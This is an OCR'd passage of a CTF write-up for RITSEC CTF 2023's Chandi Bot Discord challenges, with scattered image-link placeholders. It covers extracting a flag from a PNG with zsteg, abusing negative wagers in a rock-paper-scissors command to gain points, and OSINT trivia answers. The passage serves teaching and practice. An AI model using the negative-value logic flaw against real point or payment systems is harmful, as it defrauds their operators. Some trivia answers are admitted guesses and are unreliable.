
If we send a message that contains "dinosaur", it'll reply us with some random dinosaur names:




However, I think that just a rabbit hole.


Then, I start to think: "Any command that's interesting?"

Yes we do. Like the `/stego` command:




Hmm... Let's upload a random PNG image file:






Let's download it!




```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:30:05(HKT)]
└> wget https://media.discordapp.net/ephemeral-
attachments/1091391452866682950/1092001499086864384/encoded.png
```

According to HackTricks, we can use a tool called `zsteg` to run all the checks:




```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:30:08(HKT)]
└> zsteg -a encoded.png
b8,b,msb,xy         .. file: RDI Acoustic Doppler Current Profiler
(ADCP)
b8,rgb,msb,xy       .. file: RDI Acoustic Doppler Current Profiler
```

```
(ADCP)
b8,bgr,msb,xy       .. file: RDI Acoustic Doppler Current Profiler
(ADCP)
b1,rgb,lsb,yx       .. text: "RS{GO_GET_THE_ENCODED_FLAG}"
[...]
```

Boom! We found the flag!


- **Flag:** `RS{GO_GET_THE_ENCODED_FLAG}`

Chandi Bot 4

Background

183 Points / 147 Solves


Can you beat the bot?



Find the flag


In this challenge, we need 3 commands: `/balance` ***to check how many point we have,*** `/rps` ***to play "Rock Paper Scissors" to gain points,*** `/dad` ***to gain 1 point,*** `/buy-flag` ***to buy flag for 10000 points***

First, let's check our balance:




We got 0 point.

Then, gain 1 point by using `/dad` command:




Next, use `/rps` to play "Rock Paper Scissors":



Hmm... we can't wager 0 points...


I wonder can we go negative points:



Ohh!! We can! And we gain 1 point!!


Let's use that logic vulnerbility to gain 9999999 points!!

```
/rps choice:Rock wager:-9999999
```



Boom! We have 10000001 points!!

Finally, we can use `/buy-flag` command to buy the flag!



- **Flag:** `RS{TWO_NEGATIVES_DO_MAKE_A_POSITIVE}`

Chandi Bot 5


Background

83 Points / 207 Solves

How much do you know about RITSEC?


Find the flag

After some testing, I found there's a command called `/trivia`:



Command:


```
/trivia RITSEC Trivia
```



After we entered that command, it'll prompt us some questions.


Q: Who is the current President of RITSEC?

We can go to their website and found the current President:



- Answer: `Bradley Harker`

Q: When was RITSEC founded?



In their Twitter account, we can see that it's "Joined August 2018":


◆ | Answer: `2018`

Q: What year was the first version of ChandiBot featured in the RITSEC CTF?


Maybe 2022? I couldn't find any information about that, perhaps I'm weak in OSINT.

◆ Answer: `2022`

Q: What was the original name of the RITSEC CTF?




By looking through previous RITSEC CTF in CTFtime, it's called RC3 CTF:



◆ Answer: `RC3 CTF`


Q: When was Sparsa founded?




In the RITSEC about page, it's founded in 2002:

- Answer: `2002`

Q: What is RITSEC's main website?




RITSEC main website is at `ritsec.club`:

